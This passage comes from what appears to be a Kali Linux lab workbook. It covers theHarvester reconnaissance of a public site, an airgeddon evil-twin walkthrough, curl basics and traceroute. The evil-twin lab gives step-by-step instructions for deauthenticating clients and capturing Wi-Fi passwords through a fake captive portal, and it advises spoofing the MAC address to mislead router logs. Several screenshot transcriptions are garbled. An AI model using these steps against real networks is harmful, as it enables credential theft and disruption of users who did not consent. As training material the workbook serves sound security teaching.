We can use theHarvester which is bundled in Kali, but this tool is updated frequently. We will download and use the latest version, in this lab.

To begin, boot up Kali Linux in your VM and open a terminal. Follow the steps below:

```
sudo apt-get install python3-pip  
sudo pip3 install virtualenv  
virtualenv venv
```

```

kali@kali:~ 
$ sudo apt-get install python3-pip
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
#1) Respect the privacy of others.
#2) Think before you type.
#3) Don't break anything.

[sudo] Reading
Building
Reading
The fol
python
The fol
python
0 upgra
Need to
After t
Do you
Get:1 h
tor

```

```

kali@kali:~ 
File Actions Edit View Help
(kali@kali)-[~]
$ virtualenv venv
created virtual environment CPython3.9.1.final.0 with
creator CPython3Posix(dest=/home/kali/venv,
seeder FromAppData(download=False, pip=bund
=~/home/kali/.local/share/virtualenv)
    added seed packages: pip==21.0.1, setuptools
activators BashActivator,CShellActivator,Fi
tor

```

```

virtualenv
20.4.3-py2.py3-none-any.whl | 7.2 MB 11.4
3.1
1.1-py2.py3-none-any.whl (3
0.0
0.12-py3-none-any.whl (7.6
fixed: appdirs<2,>1.4.3 in
fixed: six<2,>1.9.0 in /us
ages: distlib, filelock, v
stlib=0.3.1 filelock-3.0.1

```

Clone the git repo:

```

git clone https://github.com/laramies/theHarvester.git
cd theHarvester
pip3 install -r requirements.txt

```

```

(kali㉿kali)-[~]
$ git clone https://github.com/laramies/theHarvester.git
Cloning into 'theHarvester' ...
remote: Enumerating objects: 21, done.
remote: Total 21 (delta 0), reused 9353 (delta 0)
remote: Compressing objects: 100% (19/19), done.
remote: Writing objects: 100% (21/21), done.
remote: Processing objects: 100% (21/21), done.
remote: Total 21 (delta 0), reused 9353 (delta 0)
Receiving objects: 100% (21/21), done.
Resolving deltas: 100% (0/0), done.

```

```

(kali㉿kali)-[~]
$ cd theHarvester

```

```

(kali㉿kali)-[~/theHarvester]
$ pip3 install -r requirements.txt

```

Close this terminal and open a new one. Now, we are ready to use “theHarvester.py” in “kali” user’s home directory. Type:

```
cd /home/kali/theHarvester/  
./theHarvester.py -v
```

Task 2:

To launch an information gathering campaign on a target, type the following:

```
./theHarvester.py -d hackaday.com -l 300 -b google
```

```
[*] Target: hackaday.com
substring not found
    Searching 0 results.
substring not found
    Searching 100 results.
substring not found
    Searching 200 results.
substring not found
    Searching 300 results.
[*] Searching Google. 
[*] No IPs found.
[*] No emails found. } No luck!
[*] No hosts found.
```

This will start theHarvester. It will begin searching Google for the top 300 results related to hackaday.com.

For this target, we could not find any information on Google. Let us dig deeper.

```
[*] Hosts found: 387
194www.hackaday.com
19cgps.hackaday.com
a.hackaday.com
activities.hackaday.com:192.0.66.96
admin.hackaday.com
adobe-dns.hackaday.com:192.0.66.96
aibo.hackaday.com:192.0.66.96
aibo.hackaday.com
answers.hackaday.com
answers.hackaday.com:192.0.66.96
api.hackaday.com
app.hackaday.com
asd.hackaday.com
autoconfig.hackaday.com
autodiscover.hackaday.com
awww.hackaday.com:192.0.66.96
b.hackaday.com 387 subdomains
bbs.hackaday.com
beta.hackaday.com
blog.hackaday.com:192.0.66.96
blog.hackaday.com
blogs.hackaday.com:192.0.66.96
broker.wip3.hackaday.com:192.0.66.96
browseusers.hackaday.com:192.0.66.96
builder.hackaday.com
bz2.hackaday.com:192.0.66.96
c.hackaday.com
c13-b2b-publish-lb.hackaday.com:192.0.66.96
careers.hackaday.com
cdn.hackaday.com:23.37.37.247
cdn.hackaday.com
cellphones.hackaday.com:192.0.66.96
cellphones.hackaday.com
citrix.hackaday.com
classifieds.hackaday.com
classifieds.hackaday.com:192.0.66.96
cloud.hackaday.com
```

**387 subdomains
found!**

Task 3:

If we want to gather even more information about our target, we can specify the following:

```
./theHarvester.py -d hackaday.com \  
-l 300 -b all
```

The “-b all” tag will search all search engines available to theHarvester for information regarding hackaday.com. As you can see, it is an extremely useful tool for discovering email addresses, names of people associated with the target, sub-domain names and IP addresses.

```
[*] Searching Trello.  
[*] IPs found: 92  
5.189.129.139  
13.250.122.212  
23.7.245.26  
23.7.245.59  
23.205.119.24  
23.218.156.58  
23.218.156.90  
23.227.38.69  
23.227.38.70  
23.227.38.71  
34.102.136.180  
37.97.254.27  
50.116.63.134  
52.0.217.44  
52.218.138.2  
52.218.237.18  
63.80.4.73  
63.216.54.161  
63.236.252.123  
63.236.253.112  
63.238.216.11  
63.239.232.97  
66.155.9.244  
66.155.11.244  
66.171.224.91  
67.131.104.105  
67.132.183.8  
67.132.183.58  
67.220.142.136  
72.233.104.123  
72.233.127.217  
72.246.55.26  
74.6.136.150  
74.200.247.59
```


92 IP found!

Task 4:


If we wanted to display this information in an easier to read format, we could add the -f tag at the end:

```
./theHarvester.py -d hackaday.com -l 300 -b all -f hackaday.com.results
```

This will save the information gathered in a HTML file called “hackaday.com.results.html” When this file is opened, it provides the information gathered in a layout which is much easier to read.



atest scan - number of targets identified for hackaday.com



Lab 9. Evil Twin Attack with Airgeddon

Lab Objective:

Learn how to use airgeddon to create an evil twin and capture login credentials.

Lab Purpose:

Airgeddon is a Wi-Fi auditing script. It is very useful, and employs a lot of tools in the one script. This means that the script will launch the tools for us using our given settings, as opposed to us having to manually set up each of the tools separately.

Lab Tool:

Kali Linux, an external wireless card

Lab Topology:

You can use either Kali Linux in a VM for this lab.

Note: to perform this lab, you will also need an external wireless card which can be connected to your VM through USB. This wireless card should also be put into “monitor mode”, which allows it to monitor all traffic on a Wi-Fi network.

There are numerous Wi-Fi adapters in the market that support Wi-Fi hacking. In this page, you can find some of them:

<https://www.ceos3c.com/security/best-wireless-network-adapter-for-wifi-hacking-in-2019/>

Wireless Adapters for Hacking

For beginners, the guide will essentially center on Kali Linux and a round-up on a few adapters out there including:

All Adapters can also be found in the [Ceos3c Amazon Store](#) (amongst many other Hacking Goodies!) for your convenience!

- **ALFA AWUS036NEH Long Range** (My new favorite as of Mai 2020!)
- **TP-LINK TL-WN722N 2.4GHz (V1) (Make sure you grab V1!)**
- **ALFA AWUS036NH 2.4GHz**
- **ALFA AWUS036NHA 2.4GHz**
- **PANDA PAU09**
- **ALFA AWUS036ACH 802.11ac AC120**
- **ALFA AWUS036H**

Lab Walkthrough:

Task 1:

The first step is to open Kali Linux in your VM and then open a terminal. This is the Github page for the airgeddon script:

<https://github.com/v1s1t0r1sh3r3/airgeddon>

To download the script for your Kali machine, simply type the following:

```
sudo git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git
```

A prompt may pop up, telling you that x amount of space will be used to download the script. Simply type “y” and the script will download.

Once the script is downloaded, type “ls” into the terminal. You should see a file called “airgeddon”. Type “cd airgeddon” to change the directory to this file. Type “ls” again and you should see a file called “airgeddon.sh”. Type “./airgeddon.sh” to run the script.

Task 2:

The script will run a number of checks to determine if you have the correct tools installed. Simply follow the on-screen prompts. It will also give you the

option to install any tools which you are missing. You should press “y” when given this option to get the full capacity of airgeddon’s tools.

```
***** Welcome *****
This script is only for educational purposes. Be good b
Use it only on your own networks!! [View Kali Forums]

Accepted bash version (5.1.0(1)-release). Minimum requi
Root permissions successfully detected [the needed info about
Detecting resolution... Detected!: 1920x1080 [tent & Features]
Known compatible distros with this script: [Home]
"Arch" "Backbox" "BlackArch" "CentOS" "Cyborg" "Debian"
"Kali Linux" "Ubuntu" "Wifislax" [Screenshots]
[Wallpapers]
Detecting system...
Kali Linux [II. Requirements]
Let's check if you have installed what script needs
Press [Enter] key to continue... [Requirements]
[Compatibility]
```

The next screen will ask you to choose which interface you want to use with the tool. It is important you choose your wireless card and not your machine’s connection here. My wireless card is called “wlan0” on this screen.

Once at the main menu, the first step is to place our card into monitor mode by pressing option 2.

```
> 2
Setting your interface in monitor mode..

The interface changed its name while set
Monitor mode now is set on wlan0mon
Press [Enter] key to continue... [
```

Task 3:

With the initial setup behind us, we can now begin the attack. Choose option 7 for Evil Twin attacks menu.

```
***** Evil Twin attacks menu *****
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
-----
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
----- (without sniffing, just AP) -----
5. Evil Twin attack just AP
----- (with sniffing) -----
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and sslstrip (sslstrip)
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
----- (without sniffing, captive portal) -----
9. Evil Twin AP attack with captive portal (monitor mode needed)
```

For this lab, we will be creating a captive portal, to capture the Wi-Fi password of our chosen network. Choose option 9.

```
***** Evil Twin attacks menu *****
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
-----
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
----- (without sniffing, just AP) -----
5. Evil Twin attack just AP
----- (with sniffing) -----
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and sslstrip (sslstrip)
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
----- (without sniffing, captive portal) -----
9. Evil Twin AP attack with captive portal (monitor mode needed)
```

Airgeddon will then conduct an exploration for any nearby Wi-Fi network. A new window will pop up. Let this run for about a minute. When you have found your target Wi-Fi network, press **ctrl + c** to end the discovery.

CH 2][Elapsed: 18 s][2021-01-11 12:34									
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
-87	17	0	0	9	270	WPA2	CCMP	PSK	<length: 0>
-89	15	1	0	9	270	WPA2	CCMP	PSK	<length: 0>
-72	13	0	0	6	130	WPA2	CCMP	PSK	
-86	4	0	0	11	195	WPA2	CCMP	PSK	
-88	3	0	0	11	195	WPA2	CCMP	MGT	
BSSID	STATION			PWR	Rate	Lost	Frames	Notes	Probes
AC	.18:62	-32	0 - 1e	0		0	1		

You will then be presented with a screen which displays all discovered Wi-Fi

networks. Choose your network by typing the number beside it into the terminal and press enter.

N.	BSSID	CHANNEL	PWR	ENC	ESSID
1)*	48:	11	8%	WPA2	eir52745257
2)	12:	11	14%	WPA2	eir WiFi
3)	4A:	11	10%	WPA2	eir WiFi
4)	54:	6	0%		(Hidden Network)
5)	94:	9	49%	WPA2	(Hidden Network)
6)*	94:	9	50%	WPA2	HUAWEI
7)	7C:	6	14%	WPA2	SKY00C31

(*) Network with clients

Task 4:

The next screen will ask you how you want to de-authenticate people from the network. We will be choosing option 1. I did not enable DoS pursuit mode, as the card I am using does not support it.

```
Select an option from menu:  
-----  
0. Return to Evil Twin attacks menu  
-----  
1. Deauth / disassoc amok mdk4 attack  
2. Deauth aireplay attack  
3. WIDS / WIPS / WDS Confusion attack  
-----
```

Do spoof your MAC address on the next screen as this is good practice. This will provide a fake MAC address in the router logs.

```
Do you want to spoof your MAC address during this attack? [y/N]
> y
This attack requires that you have previously a WPA/WPA2 network captured Handshake file
If you don't have a captured Handshake file from the target network you can get it now
-----
Do you already have a captured Handshake file? Answer yes ("y") to enter the path or answer no ("n") to
> n

Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:
>

Timeout set to 20 seconds

Two windows will be opened. One with the Handshake capturer and other with the attack to force clients to
Don't close any window manually, script will do when needed. In about 20 seconds maximum you'll know if
Press [Enter] key to continue...█
```

We do not have a captured handshake file, so choose the “no” option when asked for this. Press enter when asked to provide a value for timeout to accept the default value of 20. Press enter again and airgeddon will begin kicking hosts from the target Wi-Fi network in order to obtain a handshake.

If successful, the handshake will be captured and saved in a default location.

```
In addition to capturing a Handshake, it has been
Congratulations!!

Type the path to store the file or press [Enter]
> █
```

Task 5:

Press enter a few times on the next few prompts to accept the default settings.

```
Capture file generated successfully at [/root/handshake-5] cap
Press [Enter] key to continue...

BSSID set to 9
Channel set to 9
ESSID set to HUAWEI

If the password for the wifi network is achieved with the captive portal, you must
[/root/evil_twin_captive_portal_password-HUAWEI.txt]
>
The path is valid and you have write permissions. Script can continue...
Press [Enter] key to continue...■
```

The next screen will then ask you what language you want the captive portal to be in. Choose option 1 for English. Press enter again and the attack will begin.

```
Choose the language in which network clients will see the captive portal
-----
0. Return to Evil Twin attacks menu
-----
1. English
2. Spanish
3. French
4. Catalan
5. Portuguese
6. Russian
7. Greek
8. Italian
9. Polish
10. German
11. Turkish
12. Arabic
```

A number of popups will open on your screen, it is important you do not close any of them and let the script do its work.

```
The captive portal language has been established
```

```
All parameters and requirements are set. The attack is going to start. M  
d the script will automatically close them all  
Press [Enter] key to continue...■
```

Task 6:

Now, get another device which is connected to the same network and attempt to connect to the internet. You will notice that you will be unable to do so. If you look for Wi-Fi networks, you may also see two networks with the same name, one with security and one without. Our evil twin is the network with no security. Connect to this network, if your device didn't automatically do so, and attempt to connect to the internet. You will be presented with a screen asking for your Wi-Fi password in order to gain internet access. Enter your password and return to the script. You will see that the script would have captured the password you entered in plain text. Press enter on the terminal screen to end the attack.

```
Evil Twin AP Info // BSSID: 9c:... // Channel: 9 // ESSID: HUAWEI  
Online time  
00:02:03  
Password captured successfully:  
Me  
The password was saved on file: [/root/evil_twin_captive_portal_password-HUAWEI.txt]  
Press [Enter] on the main script window to continue, this window will be closed
```

Lab 10. Using Curl

Lab Objective:

Learn how to use Curl for manual information gathering.

Lab Purpose:

Curl stands for Client URL. It is a command line tool for getting and sending data including files using URL syntax.

Lab Tool:

Kali Linux

Lab Topology:

We will use Kali Linux for this lab.

Lab Walkthrough:

Task 1:

The general syntax for using curl is the following:

Curl [options] URL

This is a basic syntax that makes the tool quite simple to use. To get some more information on curl and how it is used, type `curl --help` to display the information screen.

Curl can be installed on Linux using the following command:

```
sudo apt-get install curl
```

Task 2:

The first task we will perform is getting the source code of a site. The first

step is to boot your virtual machine and get Kali Linux up and running. Once this is complete, open a terminal and type the following:

```
curl https://example.com
```




The terminal window shows the command `curl https://example.com` being run. The output is raw HTML code for an example domain, including doctype, html, head, title, and body sections. A large blue watermark "RAW HTML OUTPUT" is overlaid across the middle of the terminal window.

```
(kali㉿kali)-[~]
$ curl https://example.com
<!doctype html>
<html>
<head>
    <title>Example Domain</title>

    <meta charset="utf-8" />
    <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style type="text/css">
body {
    background-color: #f0f0f2;
    margin: 0;
    padding: 0;
    font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI",
    a, Arial, sans-serif;
}
```

To save this output to a file, we will use either the “-o” or “-O” option. The lowercase option saves the file with a predefined filename, while the uppercase option saves the file with its original filename. Basically, the lowercase option allows us to specify a file name. This is a useful option if the webpage we are trying to inspect is preventing us from right clicking on the page to view the source code in the browser. Type the following to save your output:

```
curl -o output.txt https://example.com
```



The terminal window shows the command `curl -o output.txt https://example.com` being run. The output includes download statistics: % Total, % Received, % Xferd, Average Speed, Time, Time, Time, Current. The first row shows 100 1256 100 1256 0 0 1891 0 --:--:-- --:--:-- --:--:-- 1888.


```
(kali㉿kali)-[~]
$ curl -o output.txt https://example.com
% Total    % Received % Xferd  Average Speed   Time      Time      Time  Current
          Dload  Upload   Total   Spent    Left  Speed
100  1256  100  1256     0       0  1891      0 --:--:-- --:--:-- --:--:-- 1888
```

We can see some brief statistic data on this output.

Task 3:

Curl also provides you with the ability to download multiple files at once. To do this, use multiple -O options, followed by the URL of the file you want to download. For example:

```
curl -O https://arxiv.org/ftp/arxiv/papers/1610/1610.05971.pdf -O \
https://arxiv.org/pdf/2103.08624.pdf
```




A terminal window showing the execution of a curl command to download two files. The command is: curl -O https://arxiv.org/ftp/arxiv/papers/1610/1610.05971.pdf -O https://arxiv.org/pdf/2103.08624.pdf. Two red arrows point to the URLs in the command. The output shows the progress of the download, with two separate sections of statistics for each file.

	% Total	% Received	% Xferd	Average Speed	Time Dload	Time Upload	Total	Time Spent	Time Left	Current Speed
1	100	846k	100	846k	0 0	128k	0	0:00:06	0:00:06	--:--:-- 153k
2	100	4812k	100	4812k	0 0	239k	0	0:00:20	0:00:20	--:--:-- 342k

If your connection drops while downloading a file, you can resume the download with the “-C-“ option. This is an especially useful feature when downloading large sized files, ex DVD ISO files, or MP4 video files. This way, if your connection drops when downloading a file, you can resume the download instead of starting from scratch, using, for example:

```
curl -C- -O https://arxiv.org/pdf/2103.08624.pdf
```




A terminal window showing curl resuming a download. The first command shows the initial download with a progress bar starting at 38%. The second command shows the resumption of the download from byte position 2097152, indicated by the message “** Resuming transfer from byte position 2097152”. Red circles highlight the percentage (38%) and the byte position (2097152) in the respective commands.

	% Total	% Received	% Xferd	Average Speed	Time Dload	Time Upload	Total	Time Spent	Time Left	Current Speed
1	38	4812k	38	1840k	0 0	244k	0	0:00:19	0:00:07	0:00:12 309k^C
2	100	2764k	100	2764k	0 0	207k	0	0:00:13	0:00:13	--:--:-- 142k

Task 4:

Curl can also be useful for downloading HTTP headers, which is useful when testing a site. To do this, use the following command:

```
curl -I https://example.com
```




```
(kali㉿kali)-[~]
$ curl -I https://example.com
HTTP/2 200
content-encoding: gzip ←
accept-ranges: bytes
age: 189789
cache-control: max-age=604800
content-type: text/html; charset=UTF-8 ←
date: Wed, 17 Mar 2021 22:20:05 GMT
etag: "3147526947+gzip"
expires: Wed, 24 Mar 2021 22:20:05 GMT
last-modified: Thu, 17 Oct 2019 07:18:26 GMT
server: ECS (dcb/7ECB) ←
x-cache: HIT
content-length: 648
```

This will display many useful pieces of information, such as server info, content type, and content encoding.

Task 5:

When attempting to download a file or gather other information using curl, you may discover that the target site may be designed to block curl. In this case, it is useful to emulate a browser, such as Firefox, to return the information you are looking for. To do this, use the following command:

```
curl -A "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" \
https://ifconfig.me
```



```
(kali㉿kali)-[~]
$ curl -A "curl" https://ifconfig.me
31.155.202.217
(kali㉿kali)-[~]
$ curl -A "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
https://ifconfig.me
<!DOCTYPE html>
<html lang="en">
<head>
```

In this example, remote site <https://ifconfig.me> answers with different messages according to clients' user-agent strings.

Task 6:

Another important feature of curl is its ability to transfer files. This is useful when interacting with servers through the command line, particularly if you are trying to take advantage of potential vulnerabilities. To access a protected FTP server, use the **-u** option to specify the username and password:

```
curl -u "username:pwd" "ftp://mirrors.sonic.net/knoppix/live.iso"
```

To upload a file to the server, we can use the **-T** option:

```
curl -T file.zip -u "username:password" ftp://mirrors.sonic.net/
```

Task 7:

Normally, curl denies connection to sites which have invalid SSL certificates. To connect without blocking and getting a warning message, we can use the **"-k"** option, for example:

```
curl -k http://192.168.1.1/
```

```
(kali㉿kali)-[~]
└─$ curl "https://192.168.1.1"
curl: (60) SSL certificate problem: self signed certificate in certificate chain
More details here: https://curl.se/docs/sslcerts.html
curl failed to verify the legitimacy of the server and therefore could not
establish a secure connection to it. To learn more about this situation and
how to fix it, please visit the web page mentioned above.

(kali㉿kali)-[~]
└─$ curl -k "https://192.168.1.1"
<!DOCTYPE ht
!—[if lt IE 7 ]><html lang="en" class="ie6"><![endif]—
!—[if IE 7 ]><html lang="en" class="ie7"><![endif]—
!—[if IE 8 ]><html lang="en" class="ie8"><![endif]—
!—[if IE 9 ]><html lang="en" class="ie9"><![endif]—
!—[if (gt IE 9)|(IE)]><![endif]—><html lang="en"><![endif]—
<head>
INSECURE
SSL ERRORS IGNORED
```

Task 8:

Curl can also be configured to use a proxy. To do this, use the `-x` option followed by the proxy URL. For example:

```
curl -x 192.168.0.1:8080 http://example.com/
```

Task 9:

Curl can also be used for sending HTTP POST data to FORM pages.

In this example, we are sending two parameters, “tfUName” and “tfUPass”, with attached values to “<http://testasp.vulnweb.com/Login.asp>”.

```
(kali㉿kali)-[~]
└─$ curl -sk -X "POST" "http://testasp.vulnweb.com/Login.asp" -d "tfUName=admin&tfUPass=none"
<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="Default.asp">here</a>.</body>
```

Lab 11. Using Traceroute in Linux

Lab Objective:

Learn how to use Traceroute in Linux to trace the route to a host.

Lab Purpose:

Traceroute is used to trace the route to a host. This is useful for finding out if the host is up, where the host is located, and how many hops the server is away from you.

Lab Tool:

Kali Linux

Lab Topology:

We will use Kali Linux for this lab.

Lab Walkthrough:

Task 1:

To install traceroute on Kali Linux, simply open a terminal and type the following:

```
sudo apt-get install traceroute
```

In this lab, we will demonstrate how this tool works by using Kali Linux. Begin by opening a terminal window. It is important to note that we can use “traceroute” for any host as it is considered public knowledge. Therefore, we can use any site as our target site for this lab without being “root” user.

We will begin by targeting a big site such as “facebook.com”. Type the following:

```
traceroute facebook.com
```

```
(kali㉿kali)-[~]
$ traceroute facebook.com
traceroute to facebook.com (69.171.250.35), 30 hops max, 60 byte packets
 1  192.168.1.1 (192.168.1.1)  0.578 ms  0.494 ms  0.750 ms
 2  195.87.128.38 (195.87.128.38)  4.068 ms  4.428 ms  4.530 ms
 3  10.135.53.154 (10.135.53.154)  4.694 ms * *
 4  * * *
 5  * *
 6  ae4-17-ucr1.tuz.cw.net (195.2.23.129)  13.549 ms *
 7  * ae2-xcr1.ise.cw.net (195.2.18.213)  15.610 ms  15.348 ms
 8  * * *
 9  * * *
10  * * *
11  * * *
12  7 edge-star-mini-shv-01-any2.facebook.com (69.171.250.35)  14.137 ms *
```

1. The very first line after the traceroute shows Hostname and IP address, which it has obtained by using the reverse DNS look up.
